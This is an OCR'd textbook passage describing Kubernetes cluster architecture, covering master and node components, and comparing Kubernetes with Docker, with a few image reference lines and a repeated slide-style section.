



Figure 19.25: Kubernetes cluster architecture

- **Master Components**: The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.
  - **Kube-apiserver**: The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.
  - **Etcd cluster**: It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
  - **Kube-scheduler**: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

  - **Kube-controller-manager**: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.
  - **cloud-controller-manager**: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.
- **Node components**: Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.
  - **Kubelet**: Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.
  - **Kube-proxy**: It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.
  - **Container Runtime**: Container runtime is a software designed to run the containers. Kurbernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.



Kubernetes Vs. Docker

- Docker is open source software that can be installed on any host to build, deploy, and **run containerized applications** on a single operating system
- When Docker is installed on multiple hosts with different operating systems, you can use **Kubernetes** to manage these Docker hosts
- Kubernetes is a **container orchestration platform** that automates the process of creating, managing, updating, scaling, and destroying containers
- Kubernetes can be coupled with any containerization technology such as Docker, Rkt, RunC, and cri-o
- Both Dockers and Kubernetes are based on microservices architecture, and built using the **Go programming language** to deploy small, lightweight binaries, and YAML files for specifying application configurations and stacks

Kubernetes Deployment

Kubernetes and Docker run together to build and run containerized applications

Kubernetes Vs. Docker

As discussed above, Docker is an open-source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system. Containerization isolates running applications from other services and applications running on the host OS. Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers. Both Dockers and Kubernetes are based on microservices architecture, they are built using the Go programming language to deploy small lightweight binaries, and use the YAML file for specifying application configurations and stacks. When Kubernetes and Docker are coupled together, they provide efficient management and deployment of containers in a distributed architecture. When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts through container provisioning, load balancing, failover and scaling, and security.


